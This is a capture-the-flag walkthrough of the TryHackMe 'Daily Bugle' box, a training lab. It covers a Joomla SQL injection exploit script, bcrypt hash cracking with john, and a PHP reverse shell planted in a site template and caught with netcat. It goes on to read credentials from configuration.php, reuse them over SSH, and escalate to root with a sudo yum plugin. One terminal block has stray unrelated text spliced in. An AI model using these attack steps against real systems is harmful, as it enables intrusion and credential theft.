

TryHackMe(Daily Bugle) Hard Box:

Nmap:

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63   OpenSSH 7.4 (protocol 2.0)
80/tcp    open  http     syn-ack ttl 63   Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
3306/tcp  open  mysql    syn-ack ttl 63   MariaDB (unauthorized)
```

On port 80 you will see a website like this.


DAILY BUGLE

Home

Spider-Man robs bank!

Details

Written by Super User
Category: Uncategorized
Published: 16 December 2019
Hits: 2



The criminal we call "Spider-Man" is back at it, clearly as seen in the image, Spider-Man is nothing more than a criminal, and I have proof, Sure he saves people all the time for free with nothing in return, but a media company like this always has to exist.

Main Menu

- Home

Login Form


☐ Remember Me


[Forgot your username?](#)
[Forgot your password?](#)

Task 1:

The answer is: SpiderMan

Task 1 Deploy






Deploy the machine - it may take up to 2 minutes to configure

Answer the questions below

Access the web server, who robbed the bank?



After finding the website we can start gobuster.

The gobuster found a lot of things but the most important sub-directory is this,

`/administrator` and `/README.txt` .

The `/README.txt` will give you the answer to the question:

What is the Joomla version?

The answer is 3.7.0 .

If you decide to go to `/administrator` , then you should get a log in page.



Now we need to find Jonha's password. TryHackMe does give you a hint and we will follow it.

I found script on github:

<https://github.com/XiphosResearch/exploits/tree/master/Joomblah>

This is an exploit for Joomla.

After installing it, this what you should get.

```
(kali@kali)~[~]
$ python2 joomblah.py http://10.10.189.160/

joomblah

[-] Fetching CSRF token
[-] Testing SQLi
  - Found table: fb9j5_users
  - Extracting users from fb9j5_users
[$] Found user ['811', 'Super User', 'jonah', 'jonah@tryhackme.com', '$2y$10$0ve0/JSFh4389Lluc4Xya.dfy2MF.bZh0jVMw.V.d3p12kBTzutm', '', '']
  - Extracting sessions from fb9j5_session
```

You can see we get a user-name “jonah” and an encrypted password.

By looking at the first part of the encrypted password you can determine what encryption it is.

So in this case the first part is: \$2y\$. Which means it is a bcrypt encrypted password.

Now to decrypt the password we will use johntheripper.

So copy the hashed password in to a .txt file and then use this command.


```
(root@kali)~[/home/kali]
# john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt h.txt
```

This will take a while but be patient.

The password should be:

```
spiderman123 (?)
```


Now we can log in to the website.




After logging in. We will get a site like this.

Initial foothold:

To get the foothold we need to traverse to “extensions -> templates -> templates” on the top part of the website.




Then click on “protostart” template.



After clicking on the “protostar” template, you will see a lot of webpages. I used index.php to upload my php shell.

Go to this site -> <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php> to get php shell.

Copy it and then paste it in to your selected webpage.



Now open terminal and use this command -> `nc -lvnp 1234`, then head to this site `10.10.197.122/templates/protostar/index.php`

Then you will get something like this in the bottom photo.

```
(root@kali)-[/home/kali]
# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.8.30.247] from (UNKNOWN) [10.10.197.122] 55168
Linux dailybugle 3.10.0-1062.el7.x86_64 #1 SMP Wed Aug 7 18:08:02 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
13:18:10 up 21 min, 0 users, load average: 0.00, 0.02, 0.10
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$
```

User flag:

```
sh-4.2$ cd home
cd home
sh-4.2$ ls
ls
jjameson
sh-4.2$ cd jjameson
cd jjameson
sh: cd: jjameson: Permission denied
sh-4.2$
```

As you can see we can not log in to the user jjameson. So the only way is to see if we can get some ssh material.

Found that if we print /var/www/html/configuration.php

We will get some credentials.

```
sh-4.2$ cat /var/www/html/configuration.php
cat /var/www/html/configuration.php
<?php
class JConfig {
    public $offline = '0';
    public $offline_message = 'This site is down for maintenance.<br />Please check back again soon.';
    public $display_offline_message = '1';
    public $offline_image = '';
    public $sitename = 'The Daily Bugle';
    public $editor = 'tinymce';
    public $captcha = '0';
    public $list_limit = '20';
    public $access = '1';
    public $debug = '0';
    public $debug_lang = '0';
    public $dbtype = 'mysqli';
    public $host = 'localhost';
    public $user = 'root';
    public $password = 'root:rootZED2w4Hu';
    public $db = 'joomla';
    public $dbprefix = 'fb9j5_';
}
```

Now lets try and ssh in.

```

(kali㉿kali)-[~] Some compile-time options are needed for daemonisation (lib
$ ssh jjameson@10.10.197.122 are rarely available.
The authenticity of host '10.10.197.122 (10.10.197.122)' can't be established
.
ED25519 key fingerprint is SHA256:Gvd5jH4bP7HwPyB+lGcqZ+NhGxa7MKX4wXeWBvcBbBY
.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.197.122' (ED25519) to the list of known hos
ts.
jjameson@10.10.197.122's password:
Last login: Mon Dec 16 05:14:55 2019 from netwars
[jjameson@dailybugle ~]$

```

Now we can get user.txt .

Root flag:

After using the command -> sudo -l, we can see this.

```

User jjameson may run the following commands on dailybugle:
  (ALL) NOPASSWD: /usr/bin/yum
[jjameson@dailybugle ~]$

```

After seeing this we can got to GTF0Bins and get some research.

```

TF=$(mktemp -d)
cat >$TF/x<<EOF
[main]
plugins=1
pluginpath=$TF
pluginconfpath=$TF
EOF

cat >$TF/y.conf<<EOF
[main]
enabled=1
EOF

cat >$TF/y.py<<EOF
import os
import yum
from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
requires_api_version='2.1'
def init_hook(conduit):
    os.execl('/bin/sh','/bin/sh')
EOF

sudo yum -c $TF/x --enableplugin=y

```


Screenshot from GTFOBins. If you complete the above image you will get root.

```
sh-4.2# cd ..
sh-4.2# cd ..
sh-4.2# ls
bin    dev    home  lib64  mnt    proc   run    srv    tmp    var
boot  etc    lib   media  opt    root   sbin   sys    usr
sh-4.2# cd root
sh-4.2# ls
anaconda-ks.cfg  root.txt
sh-4.2#
```